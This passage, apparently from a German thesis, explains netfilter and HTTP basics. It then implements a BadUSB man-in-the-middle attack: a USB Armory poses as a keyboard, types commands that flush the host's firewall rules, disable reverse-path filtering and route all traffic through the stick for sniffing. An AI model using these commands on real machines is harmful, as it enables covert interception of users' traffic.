


Abbildung 3.10: Ablaufreihenfolge eines Paketes durch die jeweiligen Ketten. (Bildquelle: Linux-IP [3])

Durchlaufreihenfolge

Wie in Abbildung 3.10 zu sehen ist, passiert ein Paket noch *vor* einer Routing-Entscheidung die *PREROUTING*-Ketten. Innerhalb dieser durchläuft ein Paket zuerst die Tabelle *mangle* und dann die Kette der Tabelle *nat*.

Danach wird im *Routing* entschieden, ob das Paket zu einem lokalen Dienst zugestellt oder weitergeleitet wird. Es werden entweder die Kette *FORWARD* oder aber die Ketten *INPUT* und *OUTPUT* durchlaufen, bevor das Paket die Kette *POSTROUTING* passiert. Diese Kette *POSTROUTING* wird unabhängig vom Routing immer durchlaufen.

Man erkennt, dass sich eine Regel in der Kette INPUT *nicht* auf ein weitergeleitetes Paket auswirkt. Allerdings werden, wie zuvor in Abschnitt 3.5.4 erwähnt, Regeln in den Ketten *PREROUTING* und *POSTROUTING* auf *alle* Pakete angewandt.

Kapitel 4

Umleiten von IP-Kommunikation

Eine Umleitung von IP-Kommunikation ermöglicht, alle unverschlüsselten Verbindungen wie etwa HTTP abzuhören und aufzuzeichnen. In diesem Kapitel wird eine Implementierung für das Umleiten von IP-Kommunikation auf einen BadUSB-Stick beschrieben und Anhand von ICMP und HTTP gezeigt.

4.1 Hypertext Transfer Protocol

Das Hypertext Transfer Protocol (HTTP) [16] ist ein sehr häufig verwendetes Protokoll zum Übertragen von Daten im Internet wie zum Beispiel Webseiten. Entwickelt wurde dieses Protokoll 1989/90 vom britischen Informatiker Tim Berners-Lee, dessen Idee das World-Wide-Web war. Jeder an das WWW verbundene Computer sollte Daten über das Internet mit anderen auch verbundenen Computern austauschen können. Anfänglich wurden hauptsächlich Texte übertragen, heute sind Bilder, Videos und anderen Daten nicht mehr wegzudenken.

HTTP ist ein zustandsloses Protokoll [17]. Dadurch, dass jede Anfrage eigenständig und unabhängig von der vorherigen Anfrage ist, kann ein Server auf Ebene von HTTP keinen Zusammenhang zwischen einzelnen Anfragen eines Internetbrowsers herstellen.

Das Hypertext Transfer Protocol ist die Schnittstelle zum Benutzer und ist auch im ISO/OSI-Schichtenmodell in der Anwendungsschicht zu finden. Für das Darstellen der Netzwerkkommunikation im Allgemeinen wird das TCP/IP-Referenzmodell verwendet. Dieses Modell besteht im Gegensatz zum ISO/OSI mit 7 Schichten aus nur 4 Schichten und beschreibt die Kommunikation etwas genauer. Wie in Abbildung 4.1 zu sehen, ist HTTP auch in diesem Referenzmodell auf der Anwendungsschicht zu finden.




Abbildung 4.1: Ethernet-Paket mit dem dazugehörigen TCP/IP-Referenzmodell. (Bildquelle: [52])

4.2 Funktionsweise von HTTP

4.2.1 Transportschicht

HTTP setzt auf TCP auf, was ein verbindungsorientiertes Protokoll ist. Das heißt, es wird ein expliziter Kommunikationsweg aufgebaut. Dazu gibt es bei einer TCP-Kommunikation sogenannte *TCP-Flags*, die eine TCP-Sitzung steuern [48]:

- *SYN* wird zum Sitzungsaufbau gesendet.
- *ACK* bestätigt den Erhalt von Daten.
- *PSH* signalisiert, dass die Daten der letzten Übertragung an die Applikation weitergeleitet werden soll.
- *URG* weist auf einen *Urgent-Pointer* hin, der auf eine bestimmte Byte-Position in den Nutzdaten zeigt.
- *FIN* wird zum Sitzungsabbau gesendet.
- *RST* wird zum Ablehnen einer Verbindung oder zum Sitzungsabbruch gesendet.




Abbildung 4.2: Darstellung eines TCP-Kommunikationsabbau, Datenübertragung und TCP-Kommunikationsabbau.

Der Aufbau einer TCP-Kommunikation läuft im *Three-Way-Handshake* folgendermaßen ab:

1. Der Client schickt einen Verbindungswunsch zum Server (SYN).
2. Der Server antwortet mit einer Bestätigung (SYN+ACK).
3. Der Client bestätigt wiederum die Antwort (ACK).

Danach erfolgt die Datenübertragung:

1. Der Client schickt einen *GET*-Request an den Server.
2. Der Server antwortet mit ACK und den Daten (200-OK).
3. Der Client bestätigt den Erhalt der Daten (ACK).

Jedes Datenpaket hat einen eigenen Timer. Läuft der Timer ab bevor das Paket bestätigt worden ist, muss der Sender das Paket erneut senden. Dies soll sicherstellen, dass kein Paket verloren geht. Wurden alle Daten gesendet, wird der Verbindungsabbau durchgeführt:

1. Der Client signalisiert einen Verbindungsabbau (FIN).
2. Der Server antwortet mit einer Bestätigung (ACK).
3. Der Server schickt dem Client einen Verbindungsabbau (FIN).
4. Der Client bestätigt wiederum (ACK).

Abbildung 4.2 stellt den beschriebenen Ablauf grafisch dar.

4.2.2 Anwendungsschicht

Für die Kommunikation baut ein Client eine TCP-Verbindung zu einem Server auf und sendet eine Anfrage (Request). Der Request ist eine textuelle Meldung an den Server mit mehreren Informationen [36]. Das Listing 4.1 zeigt den gekürzten Aufruf der Seite *http://www.hotel-daniel.at/* und das Listing 4.2 der dazugehörigen, gekürzten Response.

Listing 4.1: HTTP-Request

```
GET / HTTP/1.1\r\n
Host: www.hotel-daniel.at\r\n
Connection: keep-alive\r\n
Cache-Control: max-age=0\r\n
Upgrade-Insecure-Requests: 1\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit
    /537.36 (KHTML, like Gecko) Chrome/51.0.2704.103 Safari
    /537.36\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,
    image/webp,*/*;q=0.8\r\n
Referer: https://www.google.at/\r\n
Accept-Encoding: gzip, deflate, sdch\r\n
Accept-Language: de-DE,de;q=0.8,en-US;q=0.6,en;q=0.4\r\n
```

Listing 4.2: HTTP-Response

```
HTTP/1.1 200 OK\r\n
Date: Mon, 08 Aug 2016 09:59:42 GMT\r\n
Server: Apache\r\n
.
.
.
Keep-Alive: timeout=5, max=100\r\n
Connection: Keep-Alive\r\n
Content-Type: text/html; charset=utf-8\r\n
\r\n
[HTTP response 1/8]
.
.
.
<!doctype html>\n
<html><head>\n
<base href="http://www.hotel-daniel.at/cms/">\n
<meta charset="UTF-8">\n
<title>Hotel Daniel 4stern im Zentrum von Ischgl</title>\n
...
```

Der Hostname wird hier mittels DNS-Protokoll in eine IP-Adresse umgewandelt und über das TCP-Protokoll wird beispielsweise ein *HTTP-GET*-Request gesendet (siehe Abbildung 4.3). Nach einem Request antwortet der

Abbildung 4.3: Darstellung von einem Request eines Clients und dem Response eines Servers.




Abbildung 4.4: Request/Response-Beispiel mit einem Proxy-Server.

Server mit einer Response inklusive Statuscode. Dieser kann verschiedene Informationen wie zum Beispiel *200-OK* übermitteln.

Es kann auch vorkommen, dass ein Proxy zwischen Client und Server arbeitet. Wie in Abbildung 4.4 ersichtlich, muss hier der Proxy sowohl als Client als auch als Server arbeiten und Requests annehmen und als Client weiterleiten [17].




Abbildung 4.5: Paketrouting ohne USB-Armory.

4.3 Konzept

4.3.1 Ausgangssituation

Als Ausgangssituation wird ein Host-Rechner mit Linux und einer Netzwerkkarte mit einem Interface, in der Abbildung 4.5 mit dem Namen *iface1* dargestellt, angenommen. Bei diesem Interface ist ein Default-Gateway auf einen Router mit der IP-Adresse 192.168.1.1 eingerichtet. Dieser Router ist der Zugang zum Internet.

4.3.2 Umlenken der Pakete

Die Idee für das Aufzeichnen von Internetverbindungen des Hosts auf einem angeschlossenen BadUSB-Stick ist, einen *Man-in-the-Middle*-Angriff über diesen Stick durchzuführen. Dazu muss das BadUSB-Gerät als Netzwerkkarte und als HID-Tastatur konfiguriert werden.

Damit man auf einem BadUSB-Stick IP-Pakete aufzeichnen kann, müssen diese vom Host in das BadUSB-Gerät geroutet werden. Dort werden dann alle IP-Pakete mit geeigneter Software, wie in Abschnitt 3.3 beschrieben, verarbeitet. Da ein BadUSB-Stick keine eigenständige Verbindung zum Internet hat, müssen die aufgezeichneten Pakete wieder zurück zum Host geroutet werden, der die Pakete dann zum Router bzw. ins Internet weiterleitet. Das Routing soll dabei mit *Network Address Translation* durchgeführt werden, da dieses Verfahren den Rückweg bereits berücksichtigt. Einen Überblick über das Konzept zeigt Abbildung 4.6:

1. Pakete werden zum BadUSB-Stick umgeleitet.
2. Das BadUSB-Gerät zeichnet alle Pakete auf.
3. Durch die fehlende Internetverbindung am BadUSB-Stick werden die Pakete wieder zum Host zurück geschickt.
4. Die Pakete werden zur Schnittstelle *iface 1* (Internetzugang) geleitet.
5. Die Pakete verlassen über diese Schnittstelle den Host und werden ins Internet geschickt.




Abbildung 4.6: Paketrouting mit USB-Armory.

Für die Eingaben am Hostsystem soll der BadUSB-Stick neben einer Netzwerkkarte auch als HID-Tastatur arbeiten. Diese Tastatur gibt am Host alle nötigen Befehle ein, um die IP-Pakete zu routen.

4.4 Implementierung

Für die Implementierung eines IP-Sniffers über ein BadUSB-Gerät wurde ein USB-Armory von Inverse Path, wie in Abschnitt 1.2.2 beschrieben, verwendet. Alle folgenden Implementierungen inklusive einem Build-Script sind in einem Github-Repository[1] zu finden.

Um am USB-Armory die Pakete des Hosts aufzeichnen zu können, müssen diese durch den USB-Armory durchgeroutet werden. Hierbei muss, wie in Abbildung 4.6 ersichtlich, ein Gateway (Arm-Route) auf das BadUSB-Gerät gerichtet werden. Dies wird, wie später in Abschnitt 4.4.4 beschrieben, mit einer Paketmarkierung implementiert. Um danach eine Schleife der Pakete zu vermeiden, müssen noch Regeln für ankommende Pakete des USB-Armory definiert werden.

Ist der Paketfluss durch das BadUSB-Gerät erreicht, kann mittels diverser fertiger Programme wie etwa *tcpdump* der gesamte Internetverkehr aufgezeichnet werden.

[1] https://github.com/daneflash/badusb

4.4.1 Grundsystem

Am USB-Armory wurde folgendes Grundsystem, wie in der Dokumentation von Inverse Path [41] beschrieben, kompiliert und aufgesetzt:

- Linux *Debian 8*
- Linux Kernel 4.6.1
- Bootloader U-Boot 2016.05

Der USB-Controller des USB-Armory wurde so konfiguriert, dass dieser als *Ethernet over USB*-Netzwerkkarte arbeitet. Zum Einschleusen der Befehle in das Hostsystem wurde zusätzlich, wie im nächsten Abschnitt 4.4.2 beschrieben, eine HID-Tastatur konfiguriert.

4.4.2 HID-Tastatur

Für die Emulierung einer Tastatur auf dem USB-Armory wurde die Vorlage[2] von Collin Mulliner [37] verwendet. Diese Vorlage beinhaltet ein fertiges Script zum Konfigurieren des USB-Armory und ein C-Programm zum Umwandeln von *Strings* in Tastatureingaben.

Das Script von Collin Mulliner konfiguriert dabei den Kernel so um, dass neben der Netzwerkkarte auch eine Tastatur emuliert wird. Dabei werden mit dem Befehl

```
modprobe -r g_ether usb_f_ecm u_ether
```

die Kernelmodule für die Netzwerkkarte entladen. Danach werden die beiden Module für die HID-Tastatur und Netzwerkkarte geladen:

```
modprobe usb_f_hid
modprobe usb_f_ecm
```

Im restlichen Script werden dann alle Descriptoren konfiguriert.

Da das Script zum Konfigurieren bei jedem Start neu aufgerufen werden muss, wurde ein Startscript erstellt, welches dieses Konfigurationsscript beim Starten ausführt. Dabei ist darauf zu achten, dass dieses Script die MAC-Adresse immer neu setzt und somit der USB-Armory bei jedem Start eine andere MAC-Adresse bekommt.

Das fertige C-Programm enthält leider nur die englische Tastatur. Die Eingaben von Sonderzeichen wurden mit diesem Programm nicht korrekt ausgeführt, da bei einem deutschen Tastatur-Layout die Sonderzeichen bei anderen Tasten sind. Der Rechner erkennt nur eine bestimmte, gedrückte Taste und schreibt entsprechend dieser Taste das zugehörige Zeichen. Es kommt also auf das Tastatur-Layout des Hosts an, welche Zeichen geschrieben werden. Für das *QWERTZ*-Layout wurde eine zusätzliche Tabelle implementiert, die bei diesem Layout die richtigen Sonderzeichen ausgibt. Für

[2] https://github.com/crmulliner/hidemulation

diese Funktion wurden die Übergabeparameter um die Sprachinformation erweitert.

Ein Aufruf, der beispielsweise *Hello World!* mit *QWERTZ*-Layout als Tastatureingabe ausführen soll, lautet:

```
./string2hid "Hello World!" de
```

oder für eine englische Tastatureingabe:

```
./string2hid "Hello World!" en
```

Zum automatischen Konfigurieren des Hosts wurden die Befehle aus Abschnitt 4.4.4 mit diesem HID-Emulator auf dem Hostsystem eingegeben. Dazu wird mittels Shortcut *ctrl+alt+t* ein Terminal in *GNOME-Shell* gestartet, danach 2 Sekunden für das Öffnen gewartet, bevor die restlichen Befehle eingegeben werden. Ein Standard Linux Betriebssystem mit installierter *GNOME-Shell* und ein *QWERTZ*-Layout wurde als gegeben vorausgesetzt. Es gibt einen Befehl zum Ändern des Tastaturlayouts, jedoch müsste vorher überprüft werden, welches Layout aktuell konfiguriert ist, damit am Ende der Tastatureingaben dieses wieder rekonstruiert werden kann. Bei diesem Befehl zum Überprüfen sind jedoch Sonderzeichen enthalten, was die Ausführung wieder vom Layout selbst abhängig macht.

Ein Wechseln des Fensters durch die Benutzer während der Eingaben wurde nicht berücksichtigt.

4.4.3 Routing USB-Armory

Wie in Abschnitt 4.3.2 beschrieben, müssen alle Pakete durch den USB-Armory durchgeschleust werden. Dazu werden vorerst die gesamten Tabellen zurückgesetzt:

```
sudo iptables -F
sudo iptables -X
sudo iptables -t nat -F
sudo iptables -t nat -X
sudo iptables -t mangle -F
sudo iptables -t mangle -X
```

Damit *Network Address Translation* funktionieren kann, muss *IP-Forwarding* aktiviert werden:

```
echo "1" | sudo tee /proc/sys/net/ipv4/ip_forward
```

Der Kernel darf *nicht* überprüfen, ob die Quelladresse routingfähig ist und gegebenenfalls Pakete verwerfen (siehe Abschnitt 3.5.3). Darum muss der *Reverse Path Filter* deaktiviert werden:

```
sudo sysctl net.ipv4.conf.usb0.rp_filter=0
```

In den Filter-Tabellen legt man nun fest, dass alle Pakete akzeptiert werden sollen:

```
sudo iptables -P INPUT ACCEPT
sudo iptables -P FORWARD ACCEPT
sudo iptables -P OUTPUT ACCEPT
```

Als letzten Schritt wird nun *NAT* mit MASQUERADING als Regel erstellt. Diese legt fest, dass die Quelladresse aller Pakete in der Kette *POSTROUTING* durch die eigene IP-Adresse ersetzt wird:

```
sudo iptables -t nat -A POSTROUTING -o usb0 -j MASQUERADE
```

Somit werden alle Pakete durch den USB-Armory hindurch geroutet.

4.4.4 Routing Hostsystem

Auch beim Hostsystem werden vorerst alle Tabelleneinträge zurückgesetzt:

```
sudo iptables -F
sudo iptables -X
sudo iptables -t nat -F
sudo iptables -t nat -X
sudo iptables -t mangle -F
sudo iptables -t mangle -X
```

Da man nicht zu 100% sicherstellen kann, welchen *Devicenamen* der USB-Armory im Betriebssystem bekommen wird, muss dieser extrahiert werden. Grundsätzlich gibt es ab *systemd v197* 5 verschiedene Arten von Netzwerk Interface Namen [18]:

1. Der Name enthält von der Firmware beziehungsweise vom BIOS zur Verfügung gestellten Index für On-Board-Geräte (*eno1*)
2. Der Name enthält von der Firmware oder vom BIOS eine PCI Express Hotplug-Slot-Index-Zahl (*ens1*)
3. Der Name setzt sich mit Einbeziehung der physikalischen/geographischen Position des Anschlusses der Hardware zusammen (*enp2s0*)
4. Der Name enthält die MAC-Adresse der Schnittstelle (*enx78e7d1ea46da*)
5. Die klassische Namensgebung des Kernel (*eth0*)

Beim USB-Armory ist wie bei Punkt 4 die MAC-Adresse im Interfacenamen oder aber wie bei Punkt 2 der Name *usb* mit einer Hotplug-Slot-Index-Zahl enthalten. Dies hängt davon ab, ob das Betriebssystem *nativ* oder in einer *Virtual Machine* läuft. Da durch die Konfiguration der HID-Tastatur, in Abschnitt 4.4.2 beschrieben, auch die MAC-Adresse ständig wechselt, muss der Name jedes Mal neu ausgelesen werden.

Weiters wird geprüft, ob der erste Versuch des Auslesens ein Ergebnis gebracht hat. Falls nicht, wird der Name mit dem anderen Parameter ausgelesen:

```
export device=$(ls /sys/class/net | grep -E 'enx')
```

```
if [[ -z "$device" ]]; then export device=$(ls /sys/class/net |
    grep -E 'usb'); fi
```

Für den Interfacenamen des Hostsystems wird mit der Scriptsprache *awk* und dem DNS-Server von Google (8.8.8.8) der Name extrahiert. Zuerst soll die Route zum DNS-Server angezeigt werden:

```
ip route get 8.8.8.8
```

Dies liefert beispielsweise

```
8.8.8.8 via 10.0.2.2 dev enp0s3 src 10.0.2.15
  cache
```

Um aus diesem Ergebnis den Interface-Namen zu erhalten, kann mit *awk* die Ausgabe analysiert werden. Dabei werden die *Built-in*-Variablen *NR* und *RS* der Scriptsprache verwendet. *NR* speichert die Anzahl an Datensätzen und *RS* definiert, mit welchem Zeichen ein neuer Datensatz beginnt. Standardmäßig würde jede Zeile ein Datensatz bedeuten. In diesem Beispiel wird jedes Wort ein Datensatz, somit wird *RS* mit einem Leerzeichen definiert. Da das Ergebnis von *ip route* immer die gleiche Reihenfolge hat, steht nach dem Datensatz *dev* der gesuchte Interface-Name. Der komplette *awk*-Befehl lautet:

```
awk '/dev/ {f=NR} f&&NR-1==f' RS=\" \"
```

Nun verbindet man beide Befehle mit einer *Pipe* und speichert das Ergebnis in eine Variable:

```
export hostdev=$(ip route get 8.8.8.8 | awk '/dev/ {f=NR} f&&NR
    -1==f' RS=\" \")
```

Danach muss das USB-Gerät aktiviert und eine IP-Adresse zugewiesen werden:

```
ip link set $device up
ip addr add 10.0.0.2/24 dev $device
```

Da wir auch am Hostsystem NAT betreiben, muss auch hier *IP-Forwarding* aktiviert werden:

```
sysctl -w net.ipv4.ip_forward=1
```

Um eine neue Routing-Tabelle anlegen zu können, muss zuerst in der Systemdatei */etc/iproute2/rt_tables* ein neuer Name definiert werden. Da man aber diesen Namen nur beim ersten Start in die Datei schreiben muss wird vorher noch überprüft, ob dieser bereits enthalten ist. Das erfolgt mit dem Befehl:

```
isInFile=$(cat /etc/iproute2/rt_tables | grep -E arm-route)
```

Ist der Name in dieser Datei noch nicht vorhanden, soll dieser eingefügt werden:

```
if [[ -z "$isInFile" ]]; then echo '200 arm-route' >> /etc/
    iproute2/rt_tables; fi
```

Nachdem jetzt ein Routenname definiert ist, wird eine neue Route angelegt:

```
ip route add 10.0.0.0/24 dev $device table arm-route
ip route add default via 10.0.0.1 dev $device table arm-route
```

Nach diesem Schritt existieren jetzt zwei Routing-Tabellen. Die Standard-Default-Route und eine Default-Route über den USB-Armory, wobei man für die letztere noch eine Regel definieren muss, wann diese Tabelle gewählt werden soll. Wie in Abschnitt 4.3.2 erwähnt, werden die Pakete markiert. Dazu definiert man, dass alle Pakete mit der Markierung *1* die neue Tabelle wählen sollen:

```
ip rule add fwmark 1 table arm-route
```

Bevor die einzelnen Regeln definiert werden können, muss auch beim Hostsystem der *Reverse Path Filter* deaktiviert werden. Dabei ist sicherzustellen, dass nicht nur die einzelnen Interfaces, sondern auch *.all* deaktiviert werden:

```
sysctl net.ipv4.conf.$device.rp_filter=0
sysctl net.ipv4.conf.$hostdev.rp_filter=0
sysctl net.ipv4.conf.all.rp_filter=0
```

Als letzten Schritt müssen nun zwei Regeln definiert werden. Zum einen müssen alle Pakete markiert werden, die zum USB-Armory weitergeleitet werden sollen und zum anderen muss die Quelladresse aller Pakete, die vom USB-Armory zurück kommen, mit der Host-Adresse ersetzt werden. Da man beim Markieren den Paket-Header manipuliert, muss diese Regel mit *mangle* (wie in Abschnitt 3.5.4 beschrieben) implementiert werden. Hierbei sollen alle Pakete, die vom Hostsystem selbst stammen, also *nicht* die Quelladresse des USB-Armory (10.0.0.1) haben, markiert werden:

```
iptables -A OUTPUT -t mangle ! -s 10.0.0.1 -j MARK --set-mark 1
```

Somit werden diese Pakete ab sofort auf die neue Route geleitet.

Die letzte Regel behandelt alle Pakete, die vom USB-Armory zurück kommen. Hier wird, wie oben beschrieben, die Quelladresse mit *MASQUERADING* ersetzt:

```
iptables -t nat -A POSTROUTING -s 10.0.0.1/32 -j MASQUERADE
```

Damit die Regeln und Routing-Einträge sofort wirksam werden, sollte der Cache geleert werden:

```
ip route flush cache
```

Nach Ausführen dieser Befehle sind nun der Host und der USB-Armory so konfiguriert, dass ein Abhören aller IP-Pakete funktioniert.




Abbildung 4.7: ICMP-Paket läuft durch USB-Armory mittels *Man-in-the-Middle*-Angriff.

